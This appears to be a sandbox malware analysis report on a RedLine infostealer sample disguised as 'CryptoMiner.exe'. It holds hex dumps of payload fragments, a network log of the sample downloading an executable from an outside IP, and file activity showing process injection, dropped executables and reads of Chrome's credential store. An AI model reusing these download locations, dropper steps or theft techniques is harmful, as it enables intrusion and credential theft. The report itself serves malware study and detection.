a6 3e 3d 56 a7 7d 48 55 a6 3b 3d 56 a7 7d 48 53 a6 65 3d 56 a7 3b 56 57 a6 2a 3d 56 a7 2f 3d 57 a7 72 3d 56 a7 93 48 53 a6 2e 3d 56 a7 93 48 54 a6 2e 3d 56 a7 52 69 63 68 2f 3d 56 a7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 29 01 00 00 d0 03 00 00 dd 02 00 00 e0 00 02 01 0b 01 b8 1d 00 b2 12 00 00 4a 02 00 00 00 00 00 b1 30 22 00 00 10 00 00 00 d0 12 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 00 00 57 02 00 00 06 00 00 00 00 00 00 00 e0 37 00 00 04 00 00 ff 02 00 00 03 00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 39 60 15 00 50 00 00 00 00 d0 37 00 db 08 00 00 00 00 00 00 00 00 00 00 68 d4 37 00 30 49 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4a 49 43 65 62 6f 51 00 35 5e 10 00 00 10 00 00 00 60 10 00 00 04 00 00 84 02 00 00 61 03 00 00 63 03 f7 00 20 00 00 60 7a 63 50 6c 74 00 00 00 75 50 02 00 00 70 10 00 00 52 02 00 00 64 10 00 6d 01 00 00 0b 03 00 00 7d 03 54 02 20 00 00 60 72 72 46 35 74 61 00 00 a0 f3 01 00 00 d0 12 00 00 f4 01 00 00 b6 12 00 df 01 00 00 3f 00 00 00 2e 00 b8 02 40 00 00 40 49 4b 62 67 61 00 00 00 f0 1c 00 00 00 d0 14 00 00 10 00 00 00 aa 14 00 1c 03 00 00 bb 02 00 00 ee 02 5b 01 40 00 00 c0 30 33 41 41 6f 63 00 00 dc 2d 00 00 00 f0 14 00 00 2e 00 00 00 ba 14 00 fc 01 00 00 57 02 00 00 1a 02 32 03 40 00 00 42 36 6d 61 54 71 77 00 00 00 40 00 00 00 20 15 00 00 40 00 00 00 e8 14 00 0a 01 00 00 9b 02 00 00 08 03 b2 01 40 00 00 c0 50 4b 6d 59 74 61 00 00 00 10 00 00 00 60 15 00 00 02 00 00 00 28 15 00 5c 03 00 00 4f 03 00 00 c0 03 3d 03 40 00 00 c0 67 54 78 31 71 77 00 00 00 60 22 00 00 70 15 00 00 60 22 00 00 2a 15 00 3e 01 00 00 75 02 00 00 39 03 e4 03 60 00 00 e0 39 59 52 74 63 00 00 00 db 08 00 00 00 d0 37 00 00 0a 00 00 00 8a 37 00 6b 00 00 00 15 00 00 00 5c 00 d1 02 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 51 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$k\8/=V/=V/=V;VU!=V;VS=V;VR9=V}HR>=V}HU;=V}HSe=V;VW*=V/=Wr=VHS.=VHT.=VRich/=VPEL)J0"@W7@9`P7h70IJICeboQ5^`ac `zcPltuPpRdm}T `rrF5ta?.@@IKbga[@03AAoc-.W2@B6maTqw@ @@PKmYta`(\O=@gTx1qw`"p`"*>u9`9YRtc77k\@@UQ

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 03:30:58.812596083 CEST	16252	OUT	GET /rigx.exe HTTP/1.1 Host: 45.9.20.31
May 5, 2022 03:30:58.871620893 CEST	16254	IN	HTTP/1.1 200 OK Date: Thu, 05 May 2022 01:30:58 GMT Server: Apache/2.4.41 (Ubuntu) Last-Modified: Thu, 21 Apr 2022 17:31:37 GMT ETag: "4a7400-5dd2d7b6f9253" Accept-Ranges: bytes Content-Length: 4879360 Content-Type: application/x-msdos-program Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 86 02 00 53 94 61 62 00 00 00 00 00 00 00 00 f0 00 22 00 0b 02 0b 00 00 6c 4a 00 00 06 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 40 01 00 00 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 4a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 4a 00 f6 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 b0 6b 4a 00 00 20 00 00 00 6c 4a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 f6 05 00 00 00 a0 4a 00 00 06 00 00 00 6e 4a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 02 00 05 00 04 fe 49 00 ac 8d 00 00 01 00 00 00 3b 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 84 f3 02 a8 ee 4f 1c c4 eb 33 07 16 13 14 d9 37 48 ba 9a 90 8f 0f 21 25 d8 ac ec b2 67 fc 9c 13 7b f5 4e ed 17 3f ea 18 79 89 c3 bd 87 14 1e 33 93 d9 1f de c2 6e e7 f1 39 f1 5d 27 8a 9f ec 0f 55 5d bb 38 57 38 fe c9 34 3a 11 0b 29 a4 8f ef 2e 39 b4 50 ca 72 64 0e f3 22 6f 7e 6e b5 8d 8f ea 4b e8 15 2a c5 9b 89 1e c7 82 61 6e 86 ab 96 ec 1d fa a7 76 45 e1 0e dc 60 2f 4e 88 ac e5 5e 97 ba c0 48 e5 c7 88 9b 1e 0e e8 1c 6e 65 14 27 f6 be 57 8b 14 5c 54 10 ba c3 86 c9 40 de 5b 06 7f 05 46 a8 32 b5 d0 be 98 63 5d af f6 75 88 b5 49 cf 67 12 4d 0d ab 20 24 c7 3e a7 97 77 d7 49 6c 40 21 20 3d 3b 8e 6a 9e 08 2d 81 80 64 20 aa 5c 34 08 c3 47 40 3d 06 cd 70 3f cd 91 42 37 17 e3 ce 43 94 6b d4 4a 7a 83 0b 1c 32 72 7e b7 60 dd ab 6d b9 f2 9c cc bb db a1 8e 1e 88 49 6e 5d c0 fb 87 64 c1 d8 f1 51 bb a1 5d 00 22 de db e4 66 49 d6 75 eb c9 f5 82 0b 2c 0e 39 cf e1 93 70 5a 8c 8f 42 c1 69 49 6a 9b 0d 92 99 cd 15 a5 02 3b 63 cd 3c 33 a3 65 3e ef 79 94 1c 67 b5 ab fe 1d 54 66 5a a3 4d f8 c5 26 26 40 21 5e 5f c0 f9 d7 6d fb d6 ac a3 46 49 e8 83 33 e3 bd 7b 4e 65 86 cc 8e 32 3a 81 52 64 f8 6f a7 90 c5 f2 9b 9a 14 bd 08 66 33 33 ea a6 7c a9 c0 0a a6 eb ce a6 d9 ed cb 7e 06 85 b4 7f 89 36 32 d8 1f bf 96 10 90 3a b5 6f 6a eb fa 8b 70 e7 28 64 4a 88 e1 67 75 b5 0e e8 0a 55 a8 52 40 d6 78 f3 63 24 e6 b9 63 84 e3 f0 f1 ea 79 ce ff 62 52 26 66 3e 3e 72 2d ac ca ce 9e 43 e0 83 ae 3e 4a e5 00 93 25 8a 61 a3 94 7b 45 c7 8f e7 4e f7 3b 30 c0 cd 24 06 44 86 59 62 01 ad e7 c3 59 d5 d4 88 fc b3 b5 ea 1e ff af e4 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEdSab"lJ @ J@@@ J H.textkJ lJ `.rsrcJnJ@@ HI;O37H!%g{N?y3n9]'U]8W84:).9Prd"o~nK*anvE`/N^Hne'W\T@[F2c]uIgM $>wII@! =;j-d \4G@=p?B7CkJz2r~`mIn]d Q]"fIu,9pZBiIj;c<3e>ygTfZM&&@!^_mFI3{Ne2:Rdof33\|~62:ojp(dJguUR@xc$cybR&f>>r-C>J%a{EN;0$DYbY


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49832	208.95.112.1	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 03:31:13.197494030 CEST	21575	OUT	GET /line/?fields=hosting HTTP/1.1 Host: ip-api.com Connection: Keep-Alive
May 5, 2022 03:31:13.234152079 CEST	21575	IN	HTTP/1.1 200 OK Date: Thu, 05 May 2022 01:31:12 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 5 Access-Control-Allow-Origin: * X-Ttl: 60 X-Rl: 44 Data Raw: 74 72 75 65 0a Data Ascii: true

Statistics

Behavior

- CryptoMiner.exe
- InstallUtil.exe
- fname.exe



System Behavior

Analysis Process: CryptoMiner.exe PID: 6428, Parent PID: 5372

General

Target ID:	0
Start time:	03:29:17
Start date:	05/05/2022
Path:	C:\Users\user\Desktop\CryptoMiner.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\CryptoMiner.exe"
Imagebase:	0xd70000
File size:	1579064 bytes
MD5 hash:	310EB5BD45AC9C5767D28E63AB64635B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000000.00000003.538097603.000000000D730000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_RedLine, Description: Detects RedLine infostealer, Source: 00000000.00000003.538097603.000000000D730000.00000004.00000800.00020000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000000.00000003.543077511.000000000D732000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000000.00000002.548433577.0000000000AA4000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: InstallUtil.exe PID: 2140, Parent PID: 6428

General

Target ID:	12
Start time:	03:30:15
Start date:	05/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Imagebase:	0x840000

File size:	41064 bytes
MD5 hash:	EFEC8C379D165E3F33B536739AEE26A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.657180507.0000000002CF2000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.657180507.0000000002CF2000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000000.543024251.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000000.542266865.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.648033641.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.658034449.0000000002E0D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E24CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E24CF06	unknown
C:\Users\user\AppData\Local\Yandex	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D19BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Yandex\YaAddon	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D19BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\fname.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D191E60	CreateFileW
C:\Users\user\AppData\Local\Temp\filename.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D191E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\InstallUtil.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E55C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\fname.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6b 5c 38 fd 2f 3d 56 fd 2f 3d 56 fd 2f 3d 56 fd 3b 56 55 fd 21 3d 56 fd 3b 56 53 fd fd 3d 56 fd 3b 56 52 fd 39 3d 56 fd 7d 48 52 fd 3e 3d 56 fd 7d 48 55 fd 3b 3d 56 fd 7d 48 53 fd 65 3d 56 fd 3b 56 57 fd 2a 3d 56 fd 2f 3d 57 fd 72 3d 56 fd fd 48 53 fd 2e 3d 56 fd fd 48 54 fd 2e 3d 56 fd 52 69 63 68 2f 3d 56 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$k\8/=V/=V/=V;VU!=V;VS=V;VR9=V}HR>=V}HU;=V}HS e=V;VW*=V/=Wr=VHS.=VHT.=VRich/=V	success or wait	156	6D191B4F	WriteFile
C:\Users\user\AppData\Local\Temp\fname.exe	4096	8974	15 44 fd 52 00 68 23 65 fd 05 fd 15 3c fd 52 00 fd 68 fd fd 72 01 fd 15 44 fd 52 00 68 fd 0b 53 00 68 20 0c 53 00 fd 15 38 fd 52 00 fd 01 00 00 00 fd fd 74 16 68 70 0c 53 00 68 fd 0c 53 00 fd 15 38 fd 52 00 fd 15 18 fd 52 00 68 73 fd fd 04 fd 15 44 fd 52 00 68 64 7e 03 02 fd 15 3c fd 52 00 fd 68 21 fd 02 fd 15 44 fd 52 00 68 10 0d 53 00 68 60 0d 53 00 fd 15 38 fd 52 00 fd 01 00 00 00 fd fd 74 16 68 fd 0d 53 00 68 00 0e 53 00 fd 15 38 fd 52 00 fd 15 14 fd 52 00 68 7a 6e 18 05 fd 15 44 fd 52 00 68 79 16 05 04 fd 15 3c fd 52 00 fd 68 44 36 fd 04 fd 15 44 fd 52 00 68 50 0e 53 00 68 fd 0e 53 00 fd 15 38 fd 52 00 fd 01 00 00 00 fd fd 74 16 68 fd 0e 53 00 68 40 0f 53 00 fd 15 38 fd 52 00 fd 15 18 fd 52 00 68 fd 10 41 03 fd 15 44 fd 52 00 68 fd ba 03 fd 15	DRh#e<RhrDRhSh S8RthpShS8RRhsDRhd~<Rh!DRhSh`S8RthShS8RRhznDR hy<RhD6DRhPShS8Rth Sh@S8RRhADRh	success or wait	163	6D191B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\fname.exe	3673920	3672	30 37 31 32 30 30 30 30 5a 17 0d 33 31 30 31 30 37 31 32 30 30 30 30 5a 30 72 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 15 30 13 06 03 55 04 0a 13 0c 44 69 67 69 43 65 72 74 20 49 6e 63 31 19 30 17 06 03 55 04 0b 13 10 77 77 77 2e 64 69 67 69 63 65 72 74 2e 63 6f 6d 31 31 30 2f 06 03 55 04 03 13 28 44 69 67 69 43 65 72 74 20 53 48 41 32 20 41 73 73 75 72 65 64 20 49 44 20 54 69 6d 65 73 74 61 6d 70 69 6e 67 20 43 41 30 fd 01 22 30 0d 06 09 2a fd 48 fd fd 0d 01 01 01 05 00 03 fd 01 0f 00 30 fd 01 0a 02 fd 01 01 00 fd fd 32 fd 4b 4f 7f 69 fd fd fd fd 39 54 28 57 fd 23 4a fd 0e 07 45 33 51 10 7d fd fd 7d 4d 68 7e a0 f7 c8 ff 63 21 fd fd fd 13 fd 57 fd fd fd 7e 08 fd 6a 14 00 38 fd 2e 1e 3b fd 26 fd 32 59 fd 5f 65 3f fd fd fd fd 46	07120000Z310107120000Z0r10UUS10UDigiCert Inc10Uwww.digicert.com110/U(DigiCert SHA2 Assured ID Timestamping CA0"0*H02K9T(W#JE3Q}}Mh~c!W~j8.;2Y_e?F	success or wait	1	6D191B4F	WriteFile
C:\Users\user\AppData\Local\Temp\filename.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 02 00 53 fd 61 62 00 00 00 00 00 00 00 00 fd 00 22 00 0b 02 0b 00 00 6c 4a 00 00 06 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 40 01 00 00 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 4a 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 20 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEdSab"lJ @ J@ @@	success or wait	200	6D191B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\filename.exe	4096	7692	20 0f 04 45 25 3a fd fd fd 50 12 41 fd 16 fd fd fd 0f fd 18 fd fd fd 7a fd fd 43 fd 34 48 2c 38 20 fd 57 13 fd fd 45 3b 1e 7b 7f fd 32 fd 51 fd fd 39 fd 06 fd c2 26 1e fd fd fd fd fd fd 1d fd fd 04 7b fd 5c fd fd 00 fd 35 fd 62 31 fd 7a 08 fd 0d 22 73 fd 3b 5b 52 40 fd fd fd fd fd 3e 35 fd fd 14 1e 12 59 fd fd 3a 20 01 0c 4e fd 7a 6c fd 73 5b fd 2a fd fd 62 fd 3a 6c fd fd 36 fd 28 20 fd fd fd fd fd 6a 1e fd 2e fd 66 fd 1f fd fd fd 68 87 66 fd 0e fd fd 09 11 2d 65 fd fd 44 fd 5f fd 08 fd fd 77 6e fd 47 4d 34 28 23 58 26 2f f1 fd 7c fd fd 03 fd fd 2e fd fd fd fd 45 24 62 54 1d af fd 0d 2c 22 fd fd fd 0b fd 0b fd 2f 36 62 fd 29 fd 48 46 46 73 fd fd fd fd 56 63 09 06 56 69 fd 1b fd fd 11 58 22 7f 21 fd fd fd fd fd 0f	E%:PzC4H,8 WE;{2Q9&{\5b1z"s;[R@>5Y:Nzls[*b:l6(j.fhf-eDwnGM4(#X&/|.E$bT"/6b)HFFsVcViX"!	success or wait	162	6D191B4F	WriteFile
C:\Users\user\AppData\Local\Temp\filename.exe	4878094	1266	65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 02 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 fd 02 00 00 01 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 62 00 30 00 00 00 34 00 0e 00 01 00 43 00 6f 00 6d 00 6d 00 65 00 6e 00 74 00 73 00 00 00 47 00 6f 00 6f 00 67 00 6c 00 65 00 20 00 43 00 68 00 72 00 6f 00 6d 00 65 00 00 00 38 00 0c 00 01 00 43 00 6f 00 6d 00 70 00 61 00 6e 00 79 00 4e 00 61 00 6d 00 65 00 00 00 00 00 47 00 6f 00 6f 00 67 00 6c 00 65 00 20 00 49 00 6e 00 63 00 2e 00 00 00 40 00 0b 00 01 00 46 00 69 00 6c 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6f 00 6e 00 00	eInfo$TranslationStringFileInfo000004b04CommentsGoogle Chrome8CompanyNameGoogle Inc.@FileDescription	success or wait	1	6D191B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\InstallUtil.exe.log	0	2932	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 50 72 65 73 65 6e 74 61 74 69 6f 6e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"PresentationCore, Version=	success or wait	1	6E55C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E225705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E1803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	6E22CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	6E22CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E22CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll.aux	unknown	2516	success or wait	1	6E1803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll.aux	unknown	1912	success or wait	1	6E1803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E1803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\dd5a228cf16a218ff0d3f02cdcbab8c9\WindowsBase.ni.dll.aux	unknown	1348	success or wait	1	6E1803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E1803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6E1803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E1803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E1803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D191B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D191B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4096	success or wait	1	6D191B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4096	end of file	1	6D191B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	6E225705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	6E225705	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	86	6D191B4F	ReadFile
